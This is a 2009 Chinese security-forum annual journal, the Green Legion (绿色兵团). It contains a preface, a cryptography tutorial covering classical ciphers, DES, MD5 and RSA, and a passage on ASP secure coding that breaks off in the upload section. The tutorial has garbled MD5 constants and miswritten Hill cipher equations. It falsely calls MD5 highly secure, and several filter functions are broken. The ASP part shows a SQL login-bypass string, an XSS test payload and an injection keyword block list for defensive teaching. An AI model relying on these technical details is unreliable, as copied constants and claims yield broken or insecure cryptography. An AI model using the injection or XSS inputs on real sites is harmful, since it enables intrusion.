



绿色兵团

Internet Security Base

<http://www.isbase.net>

绿色兵团2009—2010年度 技术年刊

绿色兵团出品
二〇〇九年

刊 首 语

每年年末，兵团的成员都会精心准备一份年刊，很高兴今年能有这一次写绿色兵团年刊刊首语的机会。新的一年又要到来了，自从我加入兵团至今，看到了大家的进步，也看到了兵团的发展。新的一年，同时也是一个新的起点。祝阅读年刊的你能在新的一年里有新的收获！

路漫漫其修远兮，吾将上下而求索。绿色兵团是一个并非专业网络安全从事者的交流的论坛，在论坛里，有来自各行各业的网络安全爱好者，我看到了大家对技术的一份执着和热情。

信息安全这个刚从国内兴起的领域，作为我们这年轻的一代，很荣幸能够接触到这个领域。这个领域充满了江湖气息，也充满了孤独和寂寞，也许很多人都像我这样，深夜还在电脑前，任思绪在电脑里流淌。或许有些无奈，但是我们的这份热情是有的，技术的道路充满坎坷、寂寞，做技术就应该耐得住寂寞。只有耐住寂寞，能够静下心来去学习，这才是踏入技术之路的入门坎。年轻人都有一种狂妄和浮躁，但是做技术可以让你慢慢淡去这些，你能够耐心写出优秀的代码、能够静心解决问题了，那证明你已经淡去了它们。切记，不能浮躁！

计算机这是一门从很多种学科繁衍出来的独立学科，它包含了哲学、数学、物理等，融入了无数科学家、技术员的智慧结晶，能够学这一门学科，大家应该感到很荣幸。公元 1700 年左右，著名科学家莱布尼茨得到了朋友送给他的八卦图，从八卦图的卦像中，他领悟到了二进制的真谛，他发现了八卦由阳（—）和阴（--）两种符号组成，用阳（—）代表“1”，阴（--）代表“0”，最后提出了二进制运算法则，至今二进制都运算在我们电脑里。《易经》作为华夏五千年智慧与文化的结晶和“群经之首”，揭示、论述、反映天地之大道发展、变化规律。

所谓“太极生两仪，两仪生四象，四象生八卦，八卦化万物”，从最早的二进制，到汇编语言，再到高级语言，这样一个过程，“生”出来的高级语言给世界带来了财富，“化万物”。所以说，计算机中蕴涵了丰富的哲学。

《易经》中“初九。潜龙勿用”，告诉了我们，做人应该低调点，没到自己能

展示出来的时候，就别展示出来。做技术更应如此，不是炫耀就证明出自己技术很好的。“不要太把自己当回事。无论自己多么优秀，在遥远的地方可能还有一些十五岁的年轻人每天花 20 小时来争取做的更好”，这是来自我朋友 woyigui 博客里的一句话。不要因为有点小收获，就到处炫耀。

“九五，飞龙在天，利见大人”（《易经》），塌塌实实学技术，总有一天会“飞龙在天”的，今天做不到的，明天就会做到。面对一门程序语言，或许让你觉得很难下手，想想，中国计算机专业出生的人如此泛滥，千千万万个技术员、非技术员都可以学好程序语言，为什么你就不能呢？你并不比他们笨。你可以分层学习，规划好每天学习的分量，今天学一章，明天学一章，一个月后再看看自己的进步吧。

“上九，亢龙有悔。”（《易经》）反应出“物极则反”的道理，什么事好到尽头，就会往反方向发展；同时坏的事发展到尽头，也会向好的方向发展。技术之路充满坎坷，人生之路也如此，但就因为它们坎坷很多，所以人生很精彩，有许多值得去挑战和奋斗的，或许现在的挫折对你来说很伤心和无助，当你成功战胜后，回想起来，何尝不是一段美好的经历？“外面的世界很精彩，但也很无奈”，这句话大家不陌生，但是，因为它充满无奈，所以才是精彩的，有许多可值得去挑战和战胜的。不以物喜，不以己悲。或许今天这门技术学不会，只要尽力了，说不定明天就会了。如果你不去努力，或许你将不会有学会它的机会了。学习技术，掌握的是一种方法而不是技术的本身，技术的革新，让你感觉措手不及，很多新东西很快就会来，只有掌握到一种学习方法，才不会落后。

“天行健，君子以自强不息；地势坤，君子以厚德载物。”（《易经》），只有不断地学习，才可以提升自己的水平。新踏入技术领域的朋友们，请先确定好自己的方向，技术对你来说，是自己的专业，还是业余爱好。如果仅仅是业余爱好，你可以不必学很深。如果你真要打算去做这一行，那就需要对自己进行规划了。计算机专业有许多分支，信息安全、平面设计、编程、网络工程等，明确自己需要做哪一方面。在这些分支下又有许多小分支，比如信息安全领域又分了网络安全工程、安全研究、安全软件开发等，这些小分支下还有分支，网络安全工程又

分渗透测试、安全加固等；安全研究又分病毒分析、漏洞分析等；安全软件开发又分防火墙开发、系统安全软件开发等等。如果找不到方向，那如何明确自己的方向呢？不妨从网上找到一些相关信息，然后将这些领域的名称写到一些纸条上，然后一张纸条一张纸条地排除，最后剩下的那一张，就是你喜欢的了。做技术一定要记住基础知识很重要，要“以不变应万变”，技术在变，基础不变，只有扎实的基础才可以应付那些新东西。C 语言、汇编、操作系统原理等等就是基础。走都不会，就想跑，是不可能的。你可以边学新东西，边来夯实基础。比如学脚本安全时，可以边学脚本语言和数据库。又比如学加密解密时，可以边学 C 语言和汇编。

在学技术以外，别忘记多看看别人成功的背后，别老只看着他的成就，要知道他们的今天，后面有许多的汗水和挫折，正是在这些挫折下，才成就了他们，但切记不要模仿他。也别忘记看一些修身养性的书，四书五经是很不错的选择。做技术，先做人，技术其次，做人第一，思想很重要。

新的一年，新的开始，**又是即将春暖花开的时刻**，让我们携手共进、共同进步！

感谢各位的来稿，以及兵团成员的无私付出！

乱 雪

2009.12.26 凌晨三十分

信息安全技术

作者: qhl201

信息安全的目标是保护信息的机密性、完整性、真实性、抗否认性、可用性和访问控制。通常将机密性、完整性和可用性称为 CIA 技术。

保护信息的机密性有两个含义：其一是阻止非授权用户非法访问和获取信息，即保证信息不被非授权访问；其二是对信息进行加密处理，即使非授权用户得到信息也无法知晓信息内容，因而不能使用。通常通过访问控制阻止非授权用户获得机密信息，通过加密变换阻止非授权用户获知信息内容。

一、经典加密技术

(1) 几个术语

经典加密技术：经典加密技术又叫传统加密技术。

密码学：密码学研究的是密码编码学和密码分析学的科学。

密码编码学：是对信息进行编码实现信息保密性的科学。

密码分析学：是研究、分析、破译密码的科学。

单密钥系统：单密钥系统又称为对称密码系统或秘密密钥密码系统，单密钥系统的加密密钥和解密密钥或者相同，或者实质上等同，即易于从一个密钥推出另一个密钥。

双密钥系统：双密钥系统又称为非对称密码系统或公开密钥密码系统。双密钥系统有两个密钥，一个是公开密钥，是大家都可以使用的密钥，另一个是私有密钥，只能是该密钥拥有者才能使用，而且从公开密钥是推不出私有密钥的。

经典密码体制：经典密码体制是传统的加密解密体制，采用手工或机械操作实现加/解密。经典密码大体上可分为三类：单表代换密码、多表代换密码和多字母代换密码。

(2) 单表代换密码

将字母 a, b, c, d, ..., w, x, y, z 用 d, e, f, g, ..., z, a, b, c 来代替 (即将字母表中的每个字母用其后的第 3 个字母进行替换，此时密钥为“3”)。例

如：若明文为“student”，则对应的密文为“vwxghqw”。这就是著名的凯撒(Kaesar)密码，也称为移位代换密码。

(3) 多表代换密码

多表代换密码中最著名的一种密码称为维吉尼亚(Vigenere)密码。这是一种以移位代换为基础的周期代换密码，m 个移位代换表由 m 个字母组成的密钥字确定(这里假设密钥字中 m 个字母不同，如果有相同的，则代换表的个数是密钥字中不同字母的个数)。如果密钥字为“deceptive”，明文为“we are discovered save yourself”的加密过程为：

字母： a b c d e f g h i j k l m n o p q r s t u v w x y z

数码： 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25

明文： w e a r e d i s c o v e r e d s a v e y o u r s e l f

密钥： d e c e p t i v e d e c e p t i v e d e c e p t i v e

移位： 3 4 2 4 15 19 8 21 4 3 4 2 4 15 19 8 21 4 3 4 2 4 15 19 8 21 4

密文： Z I C V T W Q N G R Z G V T W A V Z H C Q Y G L M G J

(4) 多字母代换密码

前面介绍的密码都是以单个字母作为代换的对象，对多于一个字母进行代换，就是多字母代换密码。它的优点是容易将字母出现的频度隐蔽，从而抗击统计分析。

Hill 密码将明文分成 m 个字母一组的明文组，若最后一组不够 m 个字母就用字母补足，每组用 m 个密文字母代换，这种代换由 m 个线性方程决定，其中字母 a, b, ..., y, z 分别用数字 0, 1, ..., 24, 25 表示。若 m=3，该系统可以描述如下：

$$C1=(k11P1+k12P2+k13P3)\text{mod } 26$$

$$C2=(k11P1+k12P2+k13P3)\text{mod } 26$$

$$C3=(k31P1+k32P2+k13P3)\text{mod } 26$$

可用列向量和矩阵表示为：

$$\begin{pmatrix} C_1 \\ C_2 \\ C_3 \end{pmatrix} = \begin{pmatrix} k_{11} & k_{12} & k_{13} \\ k_{21} & k_{22} & k_{23} \\ k_{31} & k_{32} & k_{33} \end{pmatrix} \begin{pmatrix} P_1 \\ P_2 \\ P_3 \end{pmatrix}$$

或 $C = KP$ 。

其中， C 和 P 分别是密文和明文向量， K 是密钥矩阵，注意操作过程要执行模 26 运算。

二、DES 算法



数据加密标准 DES(Data Encryption Standard)，该算法在后来多年一直作为国际最通用的分组加密算法在使用。虽然后来出现了其改进算法 3DES，但除了增加了 DES 加解密的运算次数和顺序外，没有本质的突破。DES 算法将数据按 64 比特分组进行加密，其密钥长度也是 64 比特，其中每 8 比特中有一位校验位，因此 DES 的有效密钥长度为 56 比特。DES 不仅仅是一个加密算法，它还代表了现代对称密码算法的一般性结构，后来很多算法都是在 DES 结构上发展起来的。

现代密码的另一个标志就是公钥密码体制的提出。Rivest、Shamir 和 Adleman 提出的 RSA 算法体现了公钥算法的思想。RSA 算法至今仍然是公钥密码算法的典型代表。在公钥体制方面，椭圆曲线算法 ECC 是目前研究的热点。

对称密码体制根据对明文加密方式的不同而分为分组密码和流密码。前者按一定长度(如 64 字节、128 字节等)对明文进行分组，然后以组为单位进行加/解密；后者则不进行分组，而是按位进行加/解密。

输入 64 位明文数据
初始置换 IP
在密钥控制下 16 轮迭代
变换左、右 32 位
初始逆转换 IP-1
输出 64 位密文数据

DES 算法结构图



过程

消息摘要

1.消息摘要又称报文摘要，其基本思想如下：

通常来说，报文的加密可通过 DES 加密技术、AES 加密技术来实现，而报文的鉴别则可通过数字凭证技术进行加密和认证。


报文摘要算法过程如下：

发送方将待发送的可变长的报文 m 经过 MD 算法计算得出固定长度（如 128 位）的报文摘要 $H(m)$ 。

对 $H(m)$ 加密生成密文 $E_k(H(m))$ 附加在报文 m 之后传送给接收方。如图 4-8(a)。

在接收端收到报文 m 和报文摘要 $E_k(H(m))$ 密文之后，将报文摘要密文 $E_k(H(m))$ 解密还原成 $H(m)$ 。

同时在接收端将收到的报文 m 经过 MD 算法运算得出的报文摘要 $H(m')$ 与 $H(m)$ 比较是否相同，若不相同则可断定收到的报文在传输过程中已被篡改。其解密过程如图：



2.MD5 算法

MD5 算法以 512 位（64 字节）分组来处理输入的消息，每个分组又划分为 16 个 32 位的子分组。算法的输出是 4 个 32 位分组，将它们级联起来得到一个 128 位的散列值。

MD5 算法的处理过程如下：

(1) 消息填充：要求整个消息必须是 512 位的整数倍，如果不满足，则要进行填充。其填充方法是，在消息后面先填充一个“1”，然后是若干个“0”，最后是一个 64 位的实际长度值。如下图所示。

消息	10000000...00	消息长度 (64 位)
----	---------------	-------------

(2) 变量初始化：初始化 4 个 32 位变量 (A、B、C、D：链接变量)，用十六进制表示：

A=01234567; B=89abcdef; C=fedcba98; D=76543210

(3) 算法主循环：循环次数是消息中 512 位分组的数目。首先把 4 个链接变量复制到另一组变量中：

a A; b B; c C; d D

然后进入主循环，主循环有四轮，每一轮基本相似，共 16 次操作。每次操作对 a,b,c 和 d 中的 3 个变量进行一次非线性函数运算，然后将所得结果与第四个变量、一个子分组和一个常数相加，再将所得结果向左循环移位若干位，并与 a,b,c 和 d 中的一个相加。最后用该结果取代 a,b,c 和 d 之一。

每一轮循环中，使用一个非线性函数，四轮共使用了 4 个非线性函数。它们分别是：

$$F(X, Y, Z) = (X \wedge Y) \vee ((\neg X) \wedge Z)$$

$$G(X, Y, Z) = (X \wedge Z) \vee (Y \wedge (\neg Z))$$

$$H(X, Y, Z) = X \oplus Y \oplus Z$$

$$I(X, Y, Z) = Y \oplus (X \vee (\neg Z))$$

其中：“ \oplus ”为“异或”运算，“ \wedge ”为“与”运算，“ \vee ”为“或”运算，“ \neg ”为“求反”运算（“非”运算）。

设 M_j 为消息的第 j 个子分组 ($0 \sim 15$)， L_s 表示循环左移 s 位，则上述 4 种操作分别为：

$$FF(a,b,c,d,M_j,s,t_i) \text{ 表示 } a=b+((a+F(b,c,d)+M_j+t_i)L_s$$

$$GG(a,b,c,d,M_j,s,t_i) \text{ 表示 } a=b+((a+G(b,c,d)+M_j+t_i)L_s$$

HH(a,b,c,d,Mj,s,ti)表示 $a=b+((a+H(b,c,d)+Mj+ti)Ls$

II(a,b,c,d,Mj,s,ti)表示 $a=b+((a+I(b,c,d)+Mj+ti)Ls$

第一轮运算为:

FF(a,b,c,d,M0,7,d76aa478),	FF(d,a,b,c,M1,12,e8c7b756)
FF(c,d,a,b,M2,17,242070db),	FF(b,c,d,a,M3,22,c1bdceee)
FF(a,b,c,d,M4,7, f57c0faf),	FF(d,a,b,c,M5,12,4787c62a)
FF(c,d,a,b,M6,17, a8304613),	FF(b,c,d,a,M7,22,fd469501)
FF(a,b,c,d,M8,7,698098d8),	FF(d,a,b,c,M9,12,8b44f7af)
FF(c,d,a,b,M10,17,ffff5bb1),	FF(b,c,d,a,M11,22,895cd7be)
FF(a,b,c,d,M12,7,6b901122),	FF(d,a,b,c,M13,12,fd987193)
FF(c,d,a,b,M14,17,a679438e),	FF(b,c,d,a,M15,22,49b40821)

第二轮运算为:

GG(a,b,c,d,M1,5,f61e2562),	GG(d,a,b,c,M6,9,c040b340)
GG(c,d,a,b,M11,14,265e5a51),	GG(b,c,d,a,M0,20,e9b6c7aa)
GG(a,b,c,d,M5,5,d62f105d),	GG(d,a,b,c,M10,9,02441453)
GG(c,d,a,b,M15,14,d8a1e681),	GG(b,c,d,a,M4,20,e7d3fbc8)
GG(a,b,c,d,M9,5,21e1cde6),	GG(d,a,b,c,M14,9, c33707d6)
GG(c,d,a,b,M3,14,f4d50d87),	GG(b,c,d,a,M8,20,455a14ed)
GG(a,b,c,d,M13,5,a9e3e905),	GG(d,a,b,c,M2,9, fcefa3f8)
GG(c,d,a,b,M7,14,676f02d9),	GG(b,c,d,a,M12,20,8d2a4c8a)

第三轮运算为:

HH(a,b,c,d,M5,4,ffa3942),	HH(d,a,b,c,M8,11,8771f681)
HH(c,d,a,b,M11,16,6d9d6122),	HH(b,c,d,a,M14,23,fde5380c)
HH(a,b,c,d,M1,4,a4beea44),	HH(d,a,b,c,M4,11,4bdecfa9)
HH(c,d,a,b,M7,16,f6bb4b60),	HH(b,c,d,a,M10,23,bebfbc70)
HH(a,b,c,d,M13,4,289b7ec6),	HH(d,a,b,c,M0,11, xea127a)
HH(c,d,a,b,M3,16,d4ef3085),	HH(b,c,d,a,M6,23,04881d05)

HH(a,b,c,d,M9,4,d9d4d039), HH(d,a,b,c,M12,11,e6db99e5)

HH(c,d,a,b,M15,16,1fa27cf8), HH(b,c,d,a,M2,23,c4ac5665)

第四轮运算为:

II(a,b,c,d,M0,6,f4292244), II(d,a,b,c,M7,10, 432aff97)

II(c,d,a,b,M14,15,ab9423a7), II(b,c,d,a,M5,21,fc93a039)

II(a,b,c,d,M12,6,655b58c3), II(d,a,b,c,M3,10, 8f0ccc92)

II(c,d,a,b,M10,15,ffeff47d), II(b,c,d,a,M1,21,85845dd1)

II(a,b,c,d,M8,6,6fa87e4f), II(d,a,b,c,M15,10, fe2ce6e0)

II(c,d,a,b,M6,15,a3014314), II(b,c,d,a,M13,21,4e0811a1)

II(a,b,c,d,M4,6,f7537e82), II(d,a,b,c,M11,10, bd3af235)

II(c,d,a,b,M2,15,2ad7d2bb), II(b,c,d,a,M9,21,eb86d391)

在所有运算完成后，将 A，B，C，D 分别加上 a,b,c,d。然后使用下一个分组数据继续进行上述运算。

(4) 输出结果：将最后的输出的 A，B，C，D 级联起来，形成 1 2 8 位散列值。

MD 5 的安全性:

MD 5 是 MD 4 的改进版本，将 MD 4 中的三轮运算改为了四轮运算，同时还增加了算法的复杂性。曾有人使用差分密码分析攻击了 MD 5 的单轮，但未能对全部四轮进行有效的攻击，因此，MD 5 的安全性是很高的。

四、RSA 算法描述

RSA 算法正是利用了陷门单向函数的一种可逆模指数运算。它的安全性是基于大整数分解因子的困难性的理论基础。

(1) RSA 密码体制的建立

建立一个 RSA 密码体制的过程如下:

选择两个大素数 p 和 q ;

计算乘积 $n=pq$ 和 $\phi(n)=(p-1)(q-1)$;

选择一个大于 1 而小于 $\phi(n)$ 的随机整数 e , 使得 $\gcd(e, \phi(n))=1$ (这

里的 $\gcd()$ 为互质函数);

计算 d 使得 $de \equiv 1 \pmod{\phi(n)}$, 即: $de \pmod{\phi(n)} = 1$

对每一个密钥 $k=(n, p, q, d, e)$, 定义加密变换为 $y=Ek(x)=xe \pmod{n}$, 解密变换为 $Dk(x)=yd \pmod{n}$, 这里 $x, y \in \mathbb{Z}_n$;

将 $\{e, n\}$ 作为公开密钥, $\{d, n\}$ 作为私有密钥。

(2) RSA 算法实例

例 4-6: 用两个小素数 7 和 17 来建立一个简单的 RSA 算法:

选择两个素数 $p=7$ 和 $q=17$;

计算得: $n=p \times q=7 \times 17=119$, $\phi(n)=(p-1) \times (q-1)=6 \times 16=96$;

选择一个随机整数 $e=5$, $e>1$ 且小于 $\phi(n)$ 并且与 $\phi(n)$ 互质;

求出 d , 使得 $de \equiv 1 \pmod{96}$ 且 $d<96$, 此处求出 $d=77$, 因为 $77 \times 5=385=4 \times 96+1$;

设 $P=19$, 计算 19 模 119 的 5 次幂, $P^e=19^5 \pmod{119}=66$, 即密文 $C=66$;

接收方收到密文 66 后, 计算 66 模 119 的 77 次幂: $P=Cd=66^{77} \pmod{119}$ 得到明文 19。

当然, 在实际应用中 p 、 q 、 n 、 e 和 d 都要取很大的值, 通常 p 和 q 的值应是 100 位以上的十进制整数。

[原创]ASP 安全编程一些注意事项

信息来源：邪恶八进制信息安全团队 (www.eviloctal.com)

文章作者：乱雪 (luanx.blogbus.com)

很多人抱怨ASP安全不高、速度不快，其实ASP也很优秀。用PHP一样可以写出垃圾程序，用ASP依然可以写出很优秀的程序。安全高不高取决于编程者，PHP依然可以写出漏洞百出的程序，所以，别抱怨ASP这样那样的毛病，我写ASP已经三年多了，一直都认为它很方便，虽然有些地方写着很复杂，及不上PHP，因为这样，ASP写着感觉更爽。把多年总结的一些ASP常见的安全事项写出来。

一、古老的绕验证漏洞

虽然古老，依然存在于很多小程序之中，比如一些企业网站的后台，简单谈谈。这个漏洞出现在没有对接受的变量进行过滤，带入数据库判断查询时，造成SQL语句的逻辑问题。例如以下代码存在问题：

```
username=request("username")
password=request("password")
sql = "select * from user where username='" & username & "' and
password='" & password & "'"
```

很容易看出在没有对username、password进行过滤就带入SQL语句进行判断了，提交'or'='', SQL语句就变成了select * from user where username='' or ''='' and password='' or ''='', 返回值为ture。

一般在登录处过滤字符，代码如下：

```
replace(request.form("username"), "", "")
replace(request.form("password"), "", "")
```

上面指定了POST方式接受提交过来的数据，指定接受方式很重要，下面谈谈。

二、指定接受数据提交方式

ASP 中的Request对象可以接受GET、POST、COOKIES请求。将其简化写成

**=Request("参数")的格式接受数据，此时WEB接受数据时先以GET方式接受，如果不匹配再以POST方式接受，最后再以Cookies方式接受。也就是Cookies注射造成的原因。

指定接受方式不仅可以避免Cookies注射，还可以提高WEB处理的速度。

一个存在问题的代码如下：

```
id=request("id")  
  
sql="select * from Articles where id="&id&"  
  
set rs=conn.execute(sql)
```

这里不管id过滤没有过滤，关键是id接受时没有指定接受方式，造成了Cookies注射。

这样写：

```
id=request.QueryString("id")  
  
sql="select * from Articles where id="&id&"  
  
set rs=conn.execute(sql)  
  
id使用了get方式接受数据。
```

三、HtmlEncode

HtmlEncode是ASP中Server的一个对象，可以直接格式化HTML不被执行在浏览器上，比如以下代码：

```
<%  
  
lx="<script>alert(' test')</script>"  
  
response.write lx  
  
%>
```

最后浏览时弹出提示窗口。

如果改成以下代码：

```
<%  
  
lx="<script>alert(' test')</script>"  
  
lx=Server.HtmlEncode(lx)
```

```
response.write lx
```

```
%>
```

浏览器直接显示<script>alert('test')</script>,HTML代码直接被格式化了。

这个对象很有用，一般在接受数据不需要使用HTML代码格式的情况下，直接使用它进行过滤。比如搜索结果显示、留言板等等。如：

```
test=request.QueryString("test")
```

```
response.write test
```

以上代码中，test没有进行过滤直接显示了，如果test接受一个内容为<script>alert("test")</script>时，代码被执行，就会弹出一个内容为test的提示。

改写为下：

```
test=server.htmlencode(request.QueryString("test"))
```

```
response.write test
```

那么再次提交<script>alert("test")</script>，浏览器就显示一段字符"<script>alert("test")</script>"。

四、注射漏洞

注射方面就不多介绍了，介绍起来太多了，大家也很熟悉，直接说防范方法，有问题的代码如下：

```
id=request("id")
```

```
sql="select * from Articles where id=" & id & ""
```

```
set rs=conn.execute(sql)
```

明显id不进行过滤带入了SQL查询，最简单的方法就是判断id是否为整型数据，代码如下：

```
id=Request("id")
```

```
if Not IsNumeric(id) then '这里用IsNumeric判断id是否为整型
```

```
Response.write "错误提交"
```

```
Response. end
```

```
else
```

```
sql="select * from Articles where id=" &id &""
```

```
set rs=conn.execute(sql)
```

```
end if
```

还可以使用判断提交内容是否含有非法字符，直接贴代码，代码是以前小蓝的Tryaspwebsystem程序中的防注射代码，经过我们两个改了又改：

```
<%
```

```
dim sql_injdata
```

```
SQL_injdata =
```

```
""|and|exec|insert|select|delete|update|count|*|%|chr|mid|master|tr  
uncate|char|declare"
```

```
SQL_inj = split(SQL_Injdata, "|")
```

```
'get拦截
```

```
If Request.QueryString<>"" Then
```

```
For Each SQL_Get In Request.QueryString
```

```
For SQL_Data=0 To Ubound(SQL_inj)
```

```
if instr(LCase(Request.QueryString(SQL_Get)),Sql_Inj(Sql_DATA))>0
```

```
Then
```

```
Response.Write "非法提交"
```

```
Response. end
```

```
end if
```

```
next
```

```
Next
```

```
End If
```

```
'post注入拦截 If Request.Form<>"" Then
```

```
For Each Sql_Post In Request.Form
```

```
For SQL_Data=0 To Ubound(SQL_inj)
    if instr(LCase(Request.Form(Sql_Post)), Sql_Inj(Sql_DATA))>0 Then
        Response.Write "非法提交"
    Response.end
end if
next
next
end if
on error resume next
%>
```

上面代码中没有看到防范Cookies注射的？前面说了，指定了接受方式就没问题了。

五、字符过滤

一般用来防止跨站，定义一个结构，将非法的字符全部替换了：

```
function Str( data )
    Str = replace( data, "\"", "\"" )
    Str = replace( Str, "&", "&" )
    Str = replace( Str, " ", " " )
    Str = replace( Str, "<", "&lt;" )
    Str = replace( Str, ">", "&gt;" )
    Str = replace( Str, vbCrLf, "<br>" )
    Str = replace( Str, "'", "'" )
    Str = replace( Str, CHR(34), "" )
end function
```

直接用str(request("*"))的方法调用过滤。

如果要还原为正常显示，代码如下：

```
function Str1(data)
```

```
Str1 = replace( data, "'", "''" )  
Str1 = replace( Str1, "&", "&" )  
Str1 = replace( Str1, " ", " " )  
Str1 = replace( Str1, "&lt;", "<" )  
Str1 = replace( Str1, "&gt;", ">" )  
Str1 = replace( Str1, "<br>", VbCr )  
Str1 = replace( Str1, "\"", "\"" )  
end function
```

六、数据库防下载

只要将数据库的扩展名删除，就可以做到防下载了。大家都知道IIS里有个默认文档，当用户浏览网站主页或者网站目录时，首先浏览的就是这默认文档，一般为 index.htm、index.asp等等。如果删除了扩展名，那么直接提交数据库地址时，就会被误认为浏览目录，但这个目录并非存在，所以 404 错误，返回找不到该页。举例：假设我们取数据库名为“luanx”（没有扩展名），然后通过访问地址 http://**/luanx，假设默认文档最前面的一个是index.htm，在访问时会被解析为http://**/luanx/index.htm，因为此目录不存在而找不到（测试环境是Windows XP/2003，IIS 5.0/6.0，FAT32/NTFS的硬盘）。此方法只用于Windows 2003的服务器，XP下还是能下载，不过没几个人用XP架设服务器的。

七、暴库防范

暴库这个大家都知道，在数据库连接文件中加入一句错误处理就可以了：On Error Resume Next

八、上传漏洞防范

